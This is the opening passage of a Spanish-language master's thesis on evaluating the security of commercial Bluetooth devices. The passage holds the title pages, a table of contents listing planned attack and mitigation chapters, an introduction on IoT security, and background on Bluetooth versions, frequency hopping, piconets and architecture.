

# Avaliación da Seguridade de Dispositivos Comerciais Bluetooth

Samuel Argüelles Foronda

Titor: Tiago Manuel Fernández Caramés

Curso 2020/2021

**Samuel Argüelles Foronda**

*Avaliación da Seguridade de Dispositivos Comerciais Bluetooth*

Traballo Fin de Máster. Curso 2020/2021

Titor: Tiago Manuel Fernández Caramés

**Máster Inter-Universitario en Ciberseguridad**

*Universidade da Coruña*

Facultade de Informática da Coruña

Camiño do Lagar de Castro, 6

15008, A Coruña

# Índice general

<b>1. Introducción</b>	<b>1</b>
1.1. ¿Por qué es importante la seguridad en los dispositivos IoT? . . . . .	1
1.2. Seguridad en dispositivos Bluetooth . . . . .	2
1.3. Motivaciones . . . . .	2
1.4. Objetivos . . . . .	3
1.5. Estructura de la memoria . . . . .	3
<b>2. Bluetooth</b>	<b>5</b>
2.1. Bluetooth SIC . . . . .	5
2.2. Estándares y grupos de trabajo . . . . .	6
2.3. Estándar IEEE 802.15.1 (Bluetooth) . . . . .	6
2.3.1. Versiones y diferencias . . . . .	7
2.3.2. Clasificación por clases . . . . .	8
2.3.3. Clasificación por capacidad del canal . . . . .	8
2.3.4. Tipos y compatibilidad de dispositivos Bluetooth . . . . .	9
2.4. Bluetooth Classic . . . . .	10
2.4.1. Banda de frecuencias . . . . .	10
2.4.2. Tipos de Redes Bluetooth . . . . .	11
2.4.3. Arquitectura de un sistema bluetooth . . . . .	12
2.4.4. Pila de Protocolos . . . . .	14
Comparación con el modelo OSI . . . . .	14
Protocolos de Bluetooth . . . . .	15
2.4.5. Seguridad BR/EDR . . . . .	20
2.5. BLE . . . . .	22
2.5.1. Banda de frecuencias . . . . .	22
2.5.2. Tipos de Redes Bluetooth . . . . .	23
2.5.3. Arquitectura de BLE . . . . .	24
2.5.4. Pila de Protocolos . . . . .	25
Seguridad en BLE . . . . .	31
<b>3. Estado del arte</b>	<b>35</b>
3.1. Passive Interception (Sniffing) . . . . .	35
3.2. MITM . . . . .	36

3.3. Denegación de Servicio . . . . .	37
3.4. Acceso no autorizado al sistema . . . . .	37
3.5. Fuzzing . . . . .	38
3.6. Malware . . . . .	38
<b>4. Herramientas software y hardware para la evaluación de la seguridad de Bluetooth</b>	<b>41</b>
4.1. Herramientas software . . . . .	41
4.1.1. Hcitool . . . . .	41
4.1.2. Hciconfig . . . . .	42
4.1.3. Gatttools . . . . .	42
4.1.4. Bleah . . . . .	43
4.1.5. Bettercap . . . . .	43
4.1.6. Btlejack . . . . .	45
4.1.7. Ubertooth Tools . . . . .	45
4.1.8. Crackle . . . . .	45
4.1.9. HomePWN . . . . .	46
4.1.10. Btlejuice . . . . .	47
4.1.11. Gattaker . . . . .	48
4.1.12. Wireshark . . . . .	49
4.1.13. nRF Connect for Mobile . . . . .	50
4.1.14. Microbit MakeCode . . . . .	50
4.2. Herramientas Hardware . . . . .	51
4.2.1. Microbit . . . . .	51
4.2.2. ESP32-WROOM32 . . . . .	51
4.2.3. Ubertooth . . . . .	52
4.2.4. Dongles Bluetooth . . . . .	52
4.2.5. Telefono Android (Motorola G3) . . . . .	53
4.2.6. Raspberry Pi . . . . .	53
<b>5. Sistemas Bluetooth analizados</b>	<b>55</b>
5.1. Placa Microbit . . . . .	55
5.2. BLECTF . . . . .	57
5.3. ITAG . . . . .	57
5.4. DSD TECH . . . . .	58
5.5. Tangxi Candado Bluetooth . . . . .	59
5.6. Mi band 3 . . . . .	60
5.7. Parrot Mambo Fly . . . . .	60

<b>6. Ataques prácticos contra los sistemas seleccionados y estrategias de mitigación</b>	<b>63</b>
6.1. Antena Microbit . . . . .	63
6.1.1. Sniffing con Registro HCI (Android) y nRF Connect . . . . .	64
6.1.2. Sniffing Passivo con btlejack . . . . .	67
6.1.3. Sniffing Passivo con Ubertooth . . . . .	70
6.1.4. Crackle . . . . .	71
6.1.5. Hijacking . . . . .	76
6.1.6. Replay Attack . . . . .	76
6.1.7. Mitigaciones y medidas de protección para la placa Microbit .	80
6.2. BLECTF . . . . .	81
6.2.1. Propuesta de mejora para BLECTF . . . . .	99
6.3. ITAG . . . . .	99
6.3.1. Sniffing pasivo con btlejack . . . . .	99
6.3.2. Enumeración de servicios con bleah . . . . .	100
6.3.3. Notificaciones con homepwn . . . . .	100
6.3.4. Escritura con gatttool modo interactivo . . . . .	101
6.3.5. Ataque de jamming con btlejack . . . . .	101
6.3.6. Mitigaciones y medidas de protección para el dispositivo ITAG	102
6.4. DSD TEC . . . . .	103
6.4.1. Enumeración de servicios DSD TECH con bleah . . . . .	104
6.4.2. Escritura en DSD TECH con gatttool . . . . .	104
6.4.3. Mitigaciones y medidas de protección para el dispositivo DSD TEC . . . . .	105
6.5. SmartLock Tangxi . . . . .	106
6.5.1. Sniffing con el registro HCI . . . . .	106
6.5.2. Enumeración de servicios con bettercap . . . . .	107
6.5.3. Hijacking con btlejack . . . . .	107
6.5.4. Replay attack con gattacker . . . . .	108
6.5.5. Mitigaciones y medidas de protección para el candado Tangxi	109
6.6. Mi band 3 . . . . .	109
6.6.1. Sniffing . . . . .	110
Registro HCI . . . . .	110
Btlejack . . . . .	110
6.6.2. Enumeración de servicios con Bleah . . . . .	111
6.6.3. PoC Con NRF Connect . . . . .	112
6.6.4. Hijacking . . . . .	113
6.6.5. Replay Attack . . . . .	114
6.6.6. OSINT . . . . .	115

6.6.7. Mitigaciones y medidas de protección para la Mi Band 3 . . . . .	116
6.7. Mini Dron Parrot Mambo Fly . . . . .	117
6.7.1. Enumeración de servicios con bettercap . . . . .	117
6.7.2. Sniffing . . . . .	118
Registro HCI . . . . .	118
Btlejack . . . . .	119
6.7.3. PoC con NRF Connect . . . . .	121
6.7.4. Hijacking . . . . .	121
6.7.5. Jamming . . . . .	123
6.7.6. MITM con gattacker . . . . .	124
6.7.7. Mitigaciones y medidas de protección para el Parrot Mambo Fly . . . . .	127
6.8. Mitigaciones y medidas de protección generales . . . . .	127
<b>7. Conclusiones, incidencias y trabajo futuro</b>	<b>129</b>
7.1. Conclusiones . . . . .	129
7.2. Incidencias . . . . .	130
7.3. Trabajo futuro . . . . .	130
<b>A. Anexo: Planificación y costes</b>	<b>133</b>
A.1. Planificación . . . . .	133
A.2. Presupuesto . . . . .	136
<b>Bibliografía</b>	<b>139</b>

# Introducción

La **expansión tecnológica** de los dispositivos IoT “*Internet of Things*” comienza a ser un nicho de mercado con amplios beneficios económicos. Cada vez es más frecuente encontrar en las **casas particulares** y en **entornos industriales** este tipo de aparatos gobernando funciones susceptibles de ser alteradas. Debido a ello, en este capítulo inicial se comenta la importancia de la seguridad en los dispositivos IoT.

## 1.1 ¿Por qué es importante la seguridad en los dispositivos IoT?

La **seguridad** en los dispositivos IoT está de actualidad. Varios titulares como [el ataque al oleoducto de EE.UU](#) [1], han puesto en jaque a empresas y han hecho que se **questionen el funcionamiento** de estos artefactos.

Los dispositivos IoT han nacido con el **objetivo de interconectar** multitud de instrumentos entre sí, **sin preocuparse por los riesgos** que ello conlleva. Generalmente, se tratan de pequeños aparatos que disponen de un procesador que **no implementa** las funciones básicas de seguridad o son **incapaces** de recibir actualizaciones a nivel de software por lo que incluyen componentes altamente **vulnerables**.

El aumento del número de dispositivos conectados entre sí, así como el tipo de información que manejan, ha supuesto un **incremento en los ciberataques**. Debido a esta tendencia, la fundación **OWASP “Open Web Application Security Project”** ha creado el proyecto IoT. El objetivo principal del proyecto es brindar apoyo y conocimiento a los desarrolladores y consumidores para evitar verse comprometidos. En él se recogen una lista de las 10 vulnerabilidades más comunes de cada año.

Uno de los casos más estremecedores es el caso de “[Cayla, la muñeca espía](#)” [2]. Cayla es una muñeca que interactúa mediante bluetooth con una aplicación para el teléfono móvil. Esta muñeca fue prohibida en Alemania por disponer de un **componente bluetooth inseguro** permitiendo al atacante enviar y recibir audio.

## 1.2 Seguridad en dispositivos Bluetooth

La tecnología bluetooth es empleada en **múltiples dispositivos** tanto de uso **personal** (wearable, smartphones, fitbit, electrodomésticos ...) como de uso **industrial** (tokens de autenticación, PLC, UART, sensores, localización ...).

Para conseguir la **interoperabilidad**, todos los dispositivos que hacen uso del estándar ejecutan sus aplicaciones sobre una pila de protocolos común.

Sin embargo, la **seguridad** de estos dispositivos suele verse **limitada** por la proporcionada por el estándar de comunicaciones, siendo un punto de fallo de muchas aplicaciones. Algunas de las vulnerabilidades existentes están **documentadas** y presentan medidas de mitigación. Entre las más destacadas están:

- Se permite el uso de códigos **PIN** cortos.
- No existe **autenticación** de usuarios.
- No existe una **limitación de intentos** de autenticación.
- La **compatibilidad** con especificaciones anteriores de la tecnología Bluetooth implica el uso de servicios sin seguridad.

Los **ataques** a los dispositivos bluetooth están limitados por su **corto alcance**, pero existen antenas de bajo precio que proporcionan conexiones de 100 y hasta 1000 metros de distancia.

## 1.3 Motivaciones

La **seguridad informática** está en constante crecimiento. Cada vez son más las tecnologías conectadas a internet con distintos protocolos de carácter público y privado con varias soluciones multifabricante.

El **bluetooth** es una de las tecnologías que más **impacto** está teniendo en el **mundo IoT**. Sus dos versiones, Bluetooth Clásico y BLE, son ampliamente utilizadas tanto para entornos industriales como para el ámbito personal. Por otro lado, recientemente han surgido artículos de **auditoría y pentesting** sobre como crear una **shell interactiva a través de Bluetooth** [3] con el fin de **controlar ordenadores aislados** de la red, siendo el bluetooth el punto de entrada.

Las contantes alertas a los multifabricantes, el aumento de dispositivos IoT, así como las **capacidades y destrezas** que se adquieren en el ámbito de la auditoría y el pentesting han desencadenado el interés por estudiar uno de los protocolos más utilizados en el mundo IoT.

## 1.4 Objetivos

Mas allá de las propias motivaciones comentadas anteriormente, **los objetivos** que aborda este proyecto son:

- **Estudio** de una nueva **pila de protocolos** fuera de ámbito TCP/IP.
- **Comprender las vulnerabilidades** de sistemas bluetooth.
- **Análisis** de las principales **técnicas de hacking** de dispositivos bluetooth.
- **Evaluación** de las **herramientas de auditoría** bluetooth existentes.
- **Explotación** de las **vulnerabilidades** encontradas en dispositivos bluetooth.
- **Búsqueda y análisis** de **medidas defensivas** para las vulnerabilidades encontradas.

## 1.5 Estructura de la memoria

El siguiente proyecto se ha estructurado en un total de 7 capítulos de los que se dispone de un resumen a continuación:

- **Capítulo 1: Introducción.** Comenta la problemática de la ausencia de seguridad en los dispositivos IoT.
- **Capítulo 2: Bluetooth.** Trata de ofrecer una visión general de Bluetooth a nivel de estructura, incompatibilidades, versiones, pila de protocolos y seguridad.
- **Capítulo 3: Estado del arte.** Se explican los ataques más conocidos y con mayor afectación de los dispositivos BT.

- **Capítulo 4: Herramientas software y hardware para la evaluación de la seguridad de Bluetooth.** Se detallan el conjunto de herramientas tanto software como hardware que se han estudiado y puesto en práctica durante la auditoría de los dispositivos Bluetooth.
- **Capítulo 5: Sistemas Bluetooth analizados.** En él, se recogen cada uno de los dispositivos analizados y una breve explicación del por qué se han elegido.
- **Capítulo 6: Ataques prácticos contra los sistemas seleccionados y estrategias de mitigación.** En él, se pone a prueba la seguridad BT de los dispositivos escogidos y se dispone de las contramedidas para suplir las vulnerabilidades encontradas.
- **Capítulo 7: Conclusiones y trabajo futuro.** Breve recapitulación sobre la seguridad en los dispositivos bluetooth y posible linea de trabajo futura.
- **Anexo A: Planificación y costes.** Se detallan las tareas realizadas durante el proyecto con diagrama de Gantt y se recoge el conjunto de costes asociados a las mismas y al hardware utilizado para este proyecto.

# Bluetooth

El término **Bluetooth** surge de la especificación industrial para redes inalámbricas de área personal (WPAN) recogida en el **estándar IEEE-802.15.1**. Fue creado para posibilitar las transmisiones de voz y datos entre diferentes dispositivos mediante un enlace de radiofrecuencia en la **banda ISM** a 2,4 GHz.

## 2.1 Bluetooth SIC

En sus inicios, el protocolo Bluetooth fue desarrollado por **Ericsson Mobile Communications AB** como un efecto colateral de otro proyecto en 1994. Cuatro años más tarde surge el grupo **Bluetooth SIG (Special Interest Group)** [4], un consorcio en el que participarían Ericsson, IBM, Intel, Toshiba y Nokia, siendo esta asociación la autora principal del desarrollo de un **nuevo estándar de comunicaciones**. En la actualidad, el consorcio cuenta con más de 9000 compañías de diversos ámbitos (telecomunicaciones, informática, automovilismo, música, textil, automatización industrial...).

Para poder utilizar la tecnología Bluetooth las empresas interesadas deben hacerse miembros de Bluetooth SIG. Los miembros dirigen el desarrollo de la tecnología inalámbrica, así como se les ofrece una licencia para poder comercializar Bluetooth en sus productos.

Existen actualmente dos tipos de miembros:

- **Adopted Membership:** Permite obtener la licencia tecnológica de Bluetooth y el uso de la marca registrada a nivel mundial.
- **Associate Membership:** Abarca los derechos del nivel **Adopted Membership** e incluye beneficios adicionales, como entrar en las discusiones que influyen en el desarrollo de la tecnología y descuentos en diversos componentes.

## 2.2 Estándares y grupos de trabajo

El IEEE 802.15 es el grupo de trabajo especializado *Wireless Personal Area Networks* (WPAN). Forma parte de la familia IEEE 802 que rige el conjunto de normas referentes al comportamiento de las redes inalámbricas. El grupo 802.15 está dividido a su vez en varias áreas de trabajo:

- **Grupo 1 (WPAN/Bluetooth):** Se desarrolla el estándar de bluetooth IEEE 802.15.1-2002. Dicho estándar especifica el nivel físico (PHY) y control de acceso al medio (MAC). Existe una versión actualizada, el IEEE 802.15.1-2005.
- **Grupo 2 (Coexistencia):** El grupo IEEE 802.15.2-2003 estudia los posibles efectos en la coexistencia de redes inalámbricas en la banda ISM de 2,4 GHz, en concreto la coexistencia con el estándar 802.11 referente a redes Wi-Fi.
- **Grupo 3 (WPAN de alta velocidad):** Son gestionadas en el IEEE 802.15.3-2003. Trata de definir los niveles PHY y MAC para redes WPAN de alta velocidad.
- **Grupo 4 (WPAN de baja velocidad):** Define el estándar IEEE 802.15.4. Trata de especificar los niveles PHY y MAC para redes WPAN de baja velocidad. Es la base de la tecnología Zigbee.
- **Grupor 5 (Redes en malla):** El grupo 802.15.5 proporciona una arquitectura para conectar las redes WPAN en un formato de malla. Esta combinada con IEEE 802.15.3 (HR-WPAN) y con IEEE 802.15.4 (LR-WAN).

## 2.3 Estándar IEEE 802.15.1 (Bluetooth)

El **estándar principal** de bluetooth. En él se recogen las **especificaciones** del protocolo (formato de los paquetes, arquitectura de la pila de protocolos, seguridad...) y las diferentes **versiones** del estándar.

El estándar del protocolo Bluetooth es dirigido y revisado por el consorcio **Bluetooth SIC** cuyos miembros participan activamente en la definición de nuevos protocolos y aplicaciones para el mismo.

### 2.3.1 Versiones y diferencias

A lo largo de la trayectoria de Bluetooth han surgido diversas **versiones** con diferencias notables en la tecnología y mejoras en el ancho de banda:

- **Bluetooth v1.0:** Surgieron muchos problemas al intentar hacer la tecnología interoperable en distintos dispositivos. Esta versión incluye en el hardware la dirección (**BR\_ADDR**) lo que imposibilita el anonimato.
- **Bluetooth v1.1:** Vió la luz como el estándar IEEE 802.15.1-2002.
- **Bluetooth v1.2 BR (Basic Rate):** Mejora del estándar anterior recogido en IEEE 802.15.1-2005. Aporta una conexión mucho mas rápida y define el procedimiento **Discovery** (detección de otros dispositivos bluetooth). Además incluye métodos para el **control de flujo** y los modos de retransmisión de L2CAP.
- **Bluetooth v2.0 + EDR:** Todas las versiones de bluetooth tienen la característica de ser interoperables hacia atrás. Con el lanzamiento de la tecnología **EDR (Enhanced Data Rate)** no es del todo cierto. Cualquier dispositivo Bluetooth con v1.2 es compatible con Bluetooth v2.0 pero sin usar esta característica opcional. La tecnología EDR solo es compatible con otro dispositivo con EDR. En la práctica esto se traduce en **mejoras de velocidad** pasando de los 2,1 Mbit/s en Bluetooth v2.0 a los 3 Mbit/s usando EDR.
- **Bluetooth v2.1 + EDR:** Con respecto a la versión anterior incluye mejoras en el emparejamiento de los dispositivos con **SSP (Secure Simple Pairing)**.
- **Bluetooth v3.0 + HS:** Al igual que EDR, **HS (High Speed)** es una característica adicional que permite soportar velocidades de transmisión hasta 24 Mbit/s basado en 802.11 (Wi-Fi). La principal novedad de esta versión es la adición de **AMP (Alternative MAC/PHY)** disponible para cualquier dispositivo que incluya Bluetooth 3.0.
- **Bluetooth v4.0:** El consorcio Bluetooth SIC en el nuevo *Core Specification* incluye el Bluetooth Clásico (BR y EDR), el Bluetooth de alta velocidad (HS) y el **Bluetooth Low Energy (BLE)**. Este último define una pila de protocolos completamente nueva para desarrollar enlaces sencillos de muy bajo consumo.
- **Bluetooth v5.0:** BT SIG anuncia la llegada de Bluetooth 5. Entre las mejoras destacan el doble aumento de velocidad de transmisión, mayor fiabilidad y mayor rango de cobertura.

- **Bluetooth v5.1:** Permite obtener la **ubicación** de dispositivos que estén conectados aunque no de manera precisa como un GPS.
- **Bluetooth v5.2:** Incluye nuevas mejoras importantes para Bluetooth LE. Se presenta el nuevo perfil **EATT (Enhanced Attribute Protocol)** que mejora el rendimiento y aumenta la seguridad, permitiendo realizar conexiones cifradas por defecto. Además surge la posibilidad de enviar audio sincronizado con distintos dispositivos (**LE Isochronous Channels**).

### 2.3.2 Clasificación por clases

Los dispositivos Bluetooth se **clasifican por clases** en función de su potencia de transmisión ligada directamente al alcance. Véase la tabla 2.1.

	Potencia Máxima permitida (mW)	Potencia Máxima permitida (dBm)	Alcance
Clase 1	100 (mW)	20 (dBm)	100 (m)
Clase 2	2,5 (mW)	4 (dBm)	5 - 10 (m)
Clase 3	1 (mW)	0 dBm	1 (m)
Clase 4	0,5 (mW)	-3 (dBm)	0,5 (m)

**Tab. 2.1.:** Clasificación por rangos de potencia BT.

### 2.3.3 Clasificación por capacidad del canal

También se **clasifican por versión** del dispositivo ligado a las velocidades de transmisión. Véase la tabla 2.2.

Versión	Ancho de Banda(BW)
BT v1.2 (BR)	1 Mbit/s
BT v2.0 + EDR	3 Mbit/s
BT v3.0 + HS	24 Mbit/s
BT v4.0	32 Mbit/s
BT v5+	50 Mbit/s

**Tab. 2.2.:** Clasificación por ancho de banda BT.

### 2.3.4 Tipos y compatibilidad de dispositivos Bluetooth


A lo largo de la evolución del protocolo se ha ido optimizando la modulación de la señal de radiofrecuencia.

En el principio de la especificación, el BT v1.2 usa la modulación MDP-4 (modulación por desplazamiento de fase en cuadratura) definido en el *Core Specification* como **BR (Basic Rate)**. Junto con la llegada de BT v2.0 + EDR llega el nuevo modo de modulación **EDR (Enhanced Data Rate)**. Con la versión Bluetooth 3.0 + HS llega el modo **HS (High Speed)** capaz de alcanzar velocidades de 24 Mbit/s. Todos estos modos se definen en el *Core Specification* de SIG como **Bluetooth Clásico**.

Con la llegada de Bluetooth 4.0 surge el **BLE (Bluetooth Low Energy)**, un nuevo modo de funcionamiento que incluye una nueva pila de protocolos, incompatible con Bluetooth Clásico.

Tras la confusión generada por los distintos nombres dados a lo largo del tiempo, se decide normalizarlos para asegurar la compatibilidad de los dispositivos Bluetooth y evitar la equivocación:

- **Bluetooth**: Es el Bluetooth Clásico. Incluye los modos de frecuencia (BR, EDR y HS).
- **Bluetooth Smart**: Conocido como Bluetooth Low Energy o BLE.
- **Bluetooth Smart Ready**: Es la combinación de ambas pilas de protocolos. Bluetooth Clasic + BLE.



**Fig. 2.1.:** Comparativa de pilas Bluetooth (figura original de [wikiversus \[5\]](#)).

Tecnología	Compatibilidad		
	Bluetooth Smart Ready	Bluetooth	Bluetooth Smart
Bluetooth Smart Ready	✓	✓	✓
Bluetooth	✓	✓	
Bluetooth Smart	✓		

Tab. 2.3.: Compatibilidad BT.

## 2.4 Bluetooth Classic

El **Bluetooth Clásico** es la tecnología tradicional empleada para la transmisión de voz y datos en distancias cortas sin necesidad de una linea de visión directa, caracterizada por su bajo consumo en energía y coste.

La tecnología tradicional de bluetooth persigue 3 aplicaciones:

- **Sincronización:** Mantener todos los datos de los dispositivos sincronizados a través de una red sin cables y sin necesidad de una linea de visión directa.
- **Internet:** Permite a los usuarios conectarse a internet por medio de una conexión bluetooth (*access-point*).
- **Redes Ad-Hoc:** Creación de forma dinámica de redes WPAN (*Wireless Personal Area Network*).

### 2.4.1 Banda de frecuencias

Transmite en la **banda libre de frecuencias ISM** a 2,4 GHZ usando el método *frequency hopping spread spectrum (FHSS)*. Es una técnica de transmisión de señales de radiofrecuencia que cambia constantemente la frecuencia de la portadora generando un patrón de saltos. Tiene su origen en el ámbito militar, pero fue adoptado por BT por su estupenda robustez frente al ruido y las interferencias de señal.

El **canal** esta dividido en 79 frecuencias separadas entre sí 1 MHz desde los 2400 MHz hasta los 2483,5 MHz. Sin embargo, algunos países tienen limitaciones en ese rango de frecuencias, por ello se ha instaurado algoritmos especiales de *frequency-hopping*. En la tabla 2.4 se puede observar el algoritmo empleado para determinar la frecuencia de salto. En la figura 2.2 se aprecia de una forma más gráfica los canales de salto de bluetooth clásico.

Pais	Rango de Frecuencias	Canal RF
Europa, USA ...	2,400 2,4835	$f = 2402 + k \text{ MHz}, k = 0, \dots, 78$
Francia	2,4465 2,4835	$f = 2454 + k \text{ MHz}, k = 0, \dots, 22$

Tab. 2.4.: Rango de frecuencias Bluetooth Classic.

Para la transmisión, bluetooth utiliza un **transceptor** que opera a una velocidad de 1600 hops/s para evitar la interferencia y la caída de la señal. Un **canal ranurado en el tiempo**, donde cada ranura ocupa  $625 \mu\text{s}$ . Generalmente los **paquetes** son transmitidos en tramas dentro de una ranura, pero si el paquete es demasiado grande puede ocupar hasta 3 y 5 ranuras contiguas dentro de la misma frecuencia de salto.




Fig. 2.2.: Canales de Blueooth Classic.

## 2.4.2 Tipos de Redes Bluetooth

La tecnología inalámbrica de bluetooth está orientada a crear redes privadas **WPAN (Wireless Personal Area Network)** capaces de soportar **canales síncronos** para la comunicación de voz y **canales asíncronos** para la transmisión de datos.

Los enlaces entre los dispositivos bluetooth pueden ser **punto a punto o multipunto**. Las conexiones punto a punto solo involucran a dos dispositivos, un maestro y un esclavo. En las conexiones multipunto, el canal de salto es compartido por todos los miembros de la WPAN. En ambos casos se forma una piconet.

Las **piconet** son redes WPAN formadas por un dispositivo maestro y uno o varios esclavos (hasta 7 esclavos activos). Aunque también pueden tener muchos más esclavos conectados al dispositivo maestro en un estado **standby o park**. Dichos esclavos no pueden estar en estado activo en el canal, pero se mantienen sincronizados al maestro. Tanto para los esclavos activos como para los latentes, el canal de acceso es controlado por el maestro.

El maestro utiliza su **dirección** para identificar a la piconet y su **reloj interno** para configurar el patrón de saltos que es conocido por todos los dispositivos de la misma

piconet. Por otro lado, existe la posibilidad de que un dispositivo sea esclavo y maestro al mismo tiempo para dos piconet distintas. Los mapas de cobertura que se crean en estos dispositivos es lo que se conoce como **scatternet** (unión de varias piconets).

A continuación, se destacan aspectos básicos que no conviene confundir:


- Cada piconet solo puede tener 1 maestro.
- Los esclavos pueden participar en diferentes piconet bajo una base de *time-division multiplex*.
- Distintas piconet no deben estar sincronizadas en frecuencia.
- Cada piconet tiene su propio canal de salto.

#### 2.4.3 Arquitectura de un sistema bluetooth

La arquitectura de los dispositivos bluetooth se ha estructurado en 3 componentes esenciales que abarcan la pila de protocolos de la tecnología en cuestión. Estos 3 componentes son:


- **Host**: Normalmente implementado en software. Corresponde a la capa alta de la pila de protocolos bluetooth (L2CAP, SDP, RFCOMM junto con los perfiles).
- **Bluetooth Controller**: Un módulo de radio o transceptor implementado en hardware. Abarca las especificaciones de *Radio* y *Baseband*.
- **HCI**: Proporciona una capa de abstracción para la interacción entre el Host y el *Bluetooth Controller* mediante un sistema de entrada y salida (vía USB, UART ...). Se divide a su vez en dos subcomponentes:
  - **HCI Firmware**: Reside en el *Bluetooth Controller* que está implementado en hardware. Se encarga de interactuar con las comunicaciones entrantes y salientes aceptadas por el *Controller* y transmitirlas al *Physical Bus*.
  - **HCI Driver**: Forma parte de *Host*. Su principal función es proporcionar acceso a las capas superiores de las conexiones entrantes y salientes en el *Physical Bus*.

La figura 2.3, muestra de forma gráfica un breve resumen de la pila de protocolos bluetooth, junto con las partes que constituyen el *Host*, la Interfaz HCI y el *Bluetooth Controller*.



**Fig. 2.3.:** Arquitectura Bluetooth y Pila de protocolos.

En la figura 2.4 muestra la realidad y la interacción de las capas y los componentes de un sistema bluetooth.




**Fig. 2.4.:** Arquitectura de un sistema Bluetooth (figura original de [Google Imágenes](#) [6]).

## 2.4.4 Pila de Protocolos

